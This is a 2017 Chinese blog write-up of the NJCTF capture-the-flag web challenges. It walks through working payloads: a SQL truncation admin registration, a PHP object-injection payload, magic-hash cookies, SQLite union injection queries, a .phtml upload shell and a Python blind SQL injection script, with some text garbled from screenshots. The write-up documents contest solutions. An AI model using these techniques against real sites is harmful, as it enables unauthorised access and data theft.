

NJCTF WEB Writeup

原创

4ct10n 于 2017-03-18 22:55:48 发布 5708 收藏

分类专栏: [write-up](#) 文章标签: [NJCTF writeup](#)

版权声明: 本文为博主原创文章, 遵循[CC 4.0 BY-SA](#)版权协议, 转载请附上原文出处链接和本声明。

本文链接: https://blog.csdn.net/qq_31481187/article/details/63330340

版权



[write-up](#) 专栏收录该内容

22 篇文章 2 订阅

订阅专栏

[Login](#)

User Login

username

password

login

Not registered? [Create an account](#)

http://blog.csdn.net/qq_31481187

首先创建id 登陆进去 发现要用admin登陆

we search the database, and you are adminasdasdx .
you are not admin, I won't give you the flag!

http://blog.csdn.net/qq_31481187

首先用爆破想想不可能

其次利用注册重新注册admin

一开始想的是利用SQL注释等注册但发现不行

其次就想到长度限制&空格漏洞

```
mysql> select 1 from yz where 'guest'='guest' ;
+---+
| 1 |
+---+
| 1 |
| 1 |
| 1 |
| 1 |
| 1 |
| 1 |
+---+
```

http://blog.csdn.net/qq_31481187

```
'guest'='guest' ;
```

```
| 1 | guest? |
| 1 | 1   |
|    | x  |
+---+
-----+
6 rows in set (0.00 sec)

mysql> select * from yz where '1'='1';
+---+-----+-----+
| a | b           | c           |
+---+-----+-----+
| 1 | 2           |             |
| 1 | guest       |             |
| 1 | guest       |             |
| 1 | guest       |             |
| 1 | guest?      |             |
| 1 | 1           |             |
+---+-----+-----+
6 rows in set (0.00 sec)
```

http://blog.csdn.net/qq_31481187

首先绕过重名检测，接着设置了长度限制之后用空格漏洞注册注册admin


we search the database, and you are admin .
welcome, admin. your flag is NJCTF{4R3_Y0u_7H3_Re4l_aDM1N?}

http://blog.csdn.net/qq_31481187

Get Flag

随便输入试试

1.jpga



http://blog.csdn.net/qq_31481187

发现是cat 命令

利用ls 及 cat 命令查找flag



http://blog.csdn.net/qq_31481187

Text wall

首先扫描目录找到源码 .index.php.swo

```
1 <?php
2 $lists = [];
3 Class filelist{
4     public function __toString()
5     {
6         return highlight_file('hiehiehie.txt', true).highlight_file($this->source, true);
7     }
8 }
9 .....
10 ?>
11
```

http://blog.csdn.net/qq_31481187

发现可以读取文件，我们发现图片的存储是序列化存储



解开之后是一个数组

打印内容的时候是循环遍历打印

```
foreach ($a as $key => $value) {
    echo $key,$value;
}
```

如果\$a是一个类，上面的结构回将类中的变量循环打印出来

__tostring 的触发事件是echo 类，正符合此题

```
<?php
Class filelist{
    public $source = '';
}
$z = new filelist();
$z->source = 'index.php';
$y = new filelist();
$y->source = $z;
echo sha1(serialize($y)).serialize($y);
?>
```



```

<?php
require_once("db.php");
$auth = 0;
if (isset($_COOKIE["auth"])) {
    $auth = $_COOKIE["auth"];
    $hsh = $_COOKIE["hsh"];
    if ($auth == $hsh) {
        $auth = 0;
    } else if (sha1((string)$hsh) == md5((string)$auth)) { //
        $auth = 1; //
    } else {
        $auth = 0;
    }
} else {
    $auth = 0;
    $s = $auth;
    setcookie("auth", $s);
    setcookie("hsh", sha1((string)$s));
}
if ($auth) {
    if (isset($_GET['query'])) {
        $db = new SQLite3($SQL_DATABASE, SQLITE3_OPEN_READONLY);
        $qstr = SQLITE3::escapeString($_GET['query']);
        $query = "SELECT amount FROM my_wallets WHERE id=$qstr";
        $result = $db->querySingle($query);
        if (!$result === NULL) {
            echo "Error - invalid query";
        } else {
            echo "Wallet contains: $result"; // 输出flag
        }
    } else {
        echo "<html><head><title>Admin Page</title></head><body>Welcome to the admin panel!<br /><br />";
    }
} else echo "Sorry, not authorized.";
?

```

首先要绕过

```

if (isset($_COOKIE["auth"])) {
    $auth = $_COOKIE["auth"];
    $hsh = $_COOKIE["hsh"];
    if ($auth == $hsh) {
        $auth = 0;
    } else if (sha1((string)$hsh) == md5((string)$auth)) { //
        $auth = 1; //
    } else {
        $auth = 0;
    }
} else {
    $auth = 0;
    $s = $auth;
    setcookie("auth", $s);
    setcookie("hsh", sha1((string)$s));
}

```

利用php弱类型比较

```
$hsh = 'aaroZmOk'  
$auth = 'QNKCDZO'
```

登进admin

Welcome to the admin panel!

Wallet ID: Submit Query

名称	内容	域
auth	QNKCDZO	218.2.197.235
hsh	aaroZmOk	218.2.197.235

http://blog.csdn.net/qq_31481187

接下来就是简单的sqlite注入

猜测为 id字段 flag表 当然也可以利用查表得到

```
1 union select group_concat(tbl_name) from sqlite_master limit 1,1-- 暴表  
1 union select sql from sqlite_master where tbl_name="flag" and type="table" limit 1,1-- 暴字段  
1 union select group_concat(id) from flag limit 1,1--暴内容
```

(i) | 218.2.197.235:23723/admin.php?query=1 union select id from flag limit 1,1

Wallet contains: NJCTF{Th3_m1xtu2e_OF_M4gic_Ha5h@nd_5Qlite_InJec7ion}

http://blog.csdn.net/qq_31481187


pictures' wall

一道上传题，上传类的题目做得也不少了，都是一个套路。

看看这题

首先找到上传窗口，根据题目提示利用host: 127.0.0.1登录成功找到上传界面

root's pictureWall



http://blog.csdn.net/qq_31481187

我们在上传时改包

Burp Intruder Repeater View Window Help

Target Proxy Spider Scanner Intruder Repeater Sequencer Decoder Comparer Extender Project options User options Alerts

1 ...

Go Cancel < > Follow redirection Target: http://218.2.197.235:23719

Request

Raw Params Headers Hex

```
POST /upload.php HTTP/1.1
Host: 127.0.0.1
User-Agent: Mozilla/5.0 (Windows NT 6.3; rv:36.0) Gecko/20100101
Firefox/36.04
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
Referer: http://218.2.197.235:23719/index.php?act=user
Cookie: auth=QNKCDZ0; hsh=aar0Zm0k;
PHPSESSID=257b0f0a03c0c5dcd439dcac980144;
piclist=a3A13A17B13A03Bs3A433A22upload2F842857e45bc3419156le8ce31cc313c2.
cc313c2.png223B17D
Connection: close
Upgrade-Insecure-Requests: 1
Content-Type: multipart/form-data;
boundary=-----6546204611430
Content-Length: 7209
```

0 matches

Done

Response

Raw Headers Hex

```
HTTP/1.1 302 Found
Date: Sat, 18 Mar 2017 13:21:33 GMT
Server: Apache/2.4.10 (Debian)
X-Powered-By: PHP/5.6.30
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
Pragma: no-cache
Set-Cookie:
piclist=a3A13A17B13A03Bs3A433A22upload2F842857e45bc3419156le8ce31cc313c2.
png223B13A13Bs3A433A22upload2F98990d63af5a89166499586ce102faad.png223B
17D; expires=Mon, 17-Apr-2017 13:21:34 GMT; Max-Age=2592000
Location: index.php?act=user
Content-Length: 0
Connection: close
Content-Type: text/html; charset=UTF-8
```

0 matches

http://blog.csdn.net/qq_31481187 596 bytes | 526 millis

上传成功，试了.php345 .inc .phtml .phpt .phps 最后.phtml可以解析，其他的都不行

Upgrade-Insecure-Requests: 1
Content-Type: multipart/form-data;
boundary=-----220593080124916
Content-Length: 231

-----220593080124916
Content-Disposition: form-data; name="pic"; filename="1.phtml"
Content-Type: image/png

<script language='php'>
echo 1;
</script>
-----220593080124916--

0 matches

X-Powered-By: PHP/5.6.30
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
Pragma: no-cache
Set-Cookie:
piclist=a3A13A17B13A03Bs3A433A22upload2F842857e45bc3419156le8ce31cc313c1.
3c2.png223B13A13Bs3A453A22upload2F07293ffe27637d96499828ab06eb5a53.php
html223B17D; expires=Mon, 17-Apr-2017 13:46:38 GMT; Max-Age=2592000
Location: index.php?act=user
Content-Length: 0
Connection: close
Content-Type: text/html; charset=UTF-8

0 matches

http://blog.csdn.net/qq_31481187 596 bytes | 526 millis

Request

Raw Params Headers Hex

```
GET
/upload/f4610909f21461e2bf3a757e413b86d0.phtml?a=print_r(scandir('..../'));
HTTP/1.1
Host: 218.2.197.235:23719
User-Agent: Mozilla/5.0 (Windows NT 6.3; rv:36.0) Gecko/20100101
Firefox/36.04
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
Cookie: PHPSESSID=kqs6ibfrfghf4hapatkijjmm0;
piclist=a3A33A17B13A03Bs3A433A22upload2F20f6cf2ad847f76ce7295519b67c0
866.png223B13A13Bs3A433A22upload2F63aa49201c96402f57d815861ef0d49.png
223B13A23Bs3A433A22upload2Fe5d59b0a09591b9ac1ff3ce72da42179.png223B17D
Connection: close
Upgrade-Insecure-Requests: 1
```

0 matches

Response

Raw Headers Hex

```
HTTP/1.1 200 OK
Date: Sun, 12 Mar 2017 11:46:35 GMT
Server: Apache/2.4.10 (Debian)
X-Powered-By: PHP/5.6.30
Vary: Accept-Encoding
Content-Length: 107
Connection: close
Content-Type: text/html; charset=UTF-8
```

Array
(
 [0] => .
 [1] => ..
 [2] => AoUTWJDRTxn1tv2g56SJLpJK117EmBi_thi5_flag
 [3] => html
)

0 matches

http://blog.csdn.net/qq_31481187 596 bytes | 526 millis

```
print_r(scandir("/opt/lampp/htdocs"));
echo exec('pwd');//查看当前文件路径
print_r(scandir('..../'));
```

Be admin

有时候看见密码的题目都不想做，太麻烦

利用SQLmap跑了一遍跑出了用户名及密码加密过后的值

```
[1 entry]
+-----+-----+
| isadmin | username | encrypted_pass |
+-----+-----+
| 1      | admin    | aVZ1c2VkQnk0ZG1pb1EhIV+W2coxQmZQWMLGaWZuItWr+E26IKb1OFh4Shf/fNSQ |
+-----+-----+
```

扫描目录得到源码

```
<?php
error_reporting(0);
define("SECRET_KEY", ".....");
define("METHOD", "aes-128-cbc");

session_start();

function get_random_token(){
    $random_token='';
    for($i=0;$i<16;$i++){
        $random_token.=chr(rand(1,255));
    }
    return $random_token;
}

function get_identity()
{
    global $defaultId;
    $j = $defaultId;
    $token = get_random_token();
    $c = openssl_encrypt($j, METHOD, SECRET_KEY, OPENSSL_RAW_DATA, $token);
    $_SESSION['id'] = base64_encode($c);
    setcookie("ID", base64_encode($c));
    setcookie("token", base64_encode($token));
    if ($j === 'admin') {
        $_SESSION['isadmin'] = true;
    } else $_SESSION['isadmin'] = false;
}

function test_identity()
{
    if (!isset($_COOKIE["token"]))
        return array();
    if (isset($_SESSION['id'])) {
        $c = base64_decode($_SESSION['id']);
        if ($u = openssl_decrypt($c, METHOD, SECRET_KEY, OPENSSL_RAW_DATA, base64_decode($_COOKIE["token"])))
            if ($u === 'admin') {
                $_SESSION['isadmin'] = true;
            } else $_SESSION['isadmin'] = false;
        } else {
            die("ERROR!");
        }
    }
}

function login($encrypted_pass, $pass)
{
    $encrypted_pass = base64_decode($encrypted_pass);
    $pass = substr($pass, 0, 16);
```

```

$iv = substr($encrypted_pass, 0, 16);
$cipher = substr($encrypted_pass, 16);
$password = openssl_decrypt($cipher, METHOD, SECRET_KEY, OPENSSL_RAW_DATA, $iv);
return $password == $pass;
}

function need_login($message = NULL) {
    echo "<!doctype html>
<html>
<head>
<meta charset=\"UTF-8\">
<title>Login</title>
<link rel=\"stylesheet\" href=\"CSS/target.css\">
<script src=\"https://cdnjs.cloudflare.com/ajax/libs/prefixfree/1.0.7/prefixfree.min.js\"><
</head>
<body>";
    if (isset($message)) {
        echo " <div>" . $message . "</div>\n";
    }
    echo "<form method=\"POST\" action='>
        <div class=\"body\"></div>
        <div class=\"grad\"></div>
        <div class=\"header\">
            <div>Log<span>In</span></div>
        </div>
        <br>
        <div class=\"login\">
            <input type=\"text\" placeholder=\"username\" name=\"username\">
            <input type=\"password\" placeholder=\"password\" name=\"password\">
            <input type=\"submit\" value=\"Login\">
        </div>
        <script src='http://cdnjs.cloudflare.com/ajax/libs/jquery/2.1.3/jquery.min.js'></s
    </form>
</body>
</html>";
}

function show_homepage() {
    echo "<!doctype html>
<html>
<head><title>Login</title></head>
<body>";
    global $flag;
    printf("Hello ~~~ ctfer! ");
    if ($_SESSION["isadmin"])
        echo $flag;
    echo "<div><a href=\"logout.php\">Log out</a></div>
</body>
</html>";
}

if (isset($_POST['username']) && isset($_POST['password'])) {
    $username = (string)$_POST['username'];
    $password = (string)$_POST['password'];
    $query = "SELECT username, encrypted_pass from users WHERE username='$username'";
    $res = $conn->query($query) or trigger_error($conn->error . "[\$query]");
    if ($row = $res->fetch_assoc()) {

```

```

    $uname = $row['username'];
    $encrypted_pass = $row["encrypted_pass"];
}

if ($row && login($encrypted_pass, $password)) {
    echo "you are in!" . "</br>";
    get_identity();
    show_homepage();
} else {
    echo "<script>alert('login failed!');</script>";
    need_login("Login Failed!");
}

} else {
    test_identity();
    if (isset($_SESSION["id"])) {
        show_homepage();
    } else {
        need_login();
    }
}

```

源码到手 接下来就是代码审计 查找漏洞

Come On

这是道注入题，所以第一步找注入点

`1%df' || if(1=1,1,0)%23` 注意他过滤了 `<> or and`

数据表，字段是猜出来的

`1%df' || exists(select(flag)from(flag))%23`

等关键字，下面就基于内容长度的盲注

```

import requests
string = ''
for i in range(1,33):
    for mid in range(32,127):
        url = "http://218.2.197.235:23733/index.php?key=1%df' || if((select(right(left((select(flag)fr
s=requests.get(url=url)
content=s.content
length=len(content)
#print length
if length > 1000 :
    string+=chr(mid)
    break
print string

```

```
NJCTF{set(url=url)
NJCTF{
    ent
NJCTF{5
NJCTF{5H ent)
NJCTF{5HO
NJCTF{5HOW :
NJCTF{5HOW_:
NJCTF{5HOW_Md)
NJCTF{5HOW_M3
NJCTF{5HOW_M3_
NJCTF{5HOW_M3_S
NJCTF{5HOW_M3_SO
NJCTF{5HOW_M3_SOm
NJCTF{5HOW_M3_SOm3
NJCTF{5HOW_M3_SOm3_
NJCTF{5HOW_M3_SOm3_s
NJCTF{5HOW_M3_SOm3_sq
NJCTF{5HOW_M3_SOm3_sq1
NJCTF{5HOW_M3_SOm3_sq1i
NJCTF{5HOW_M3_SOm3_sq1i_
NJCTF{5HOW_M3_SOm3_sq1i_T
NJCTF{5HOW_M3_SOm3_sq1i_Tr
NJCTF{5HOW_M3_SOm3_sq1i_TrI
NJCTF{5HOW_M3_SOm3_sq1i_TrIC
NJCTF{5HOW_M3_SOm3_sq1i_TrICk
NJCTF{5HOW_M3_SOm3_sq1i_TrICk5
NJCTF{5HOW_M3_SOm3_sq1i_TrICk5}
NJCTF{5HOW_M3_SOm3_sq1i_TrICk5})
```

http://blog.csdn.net/qq_31481187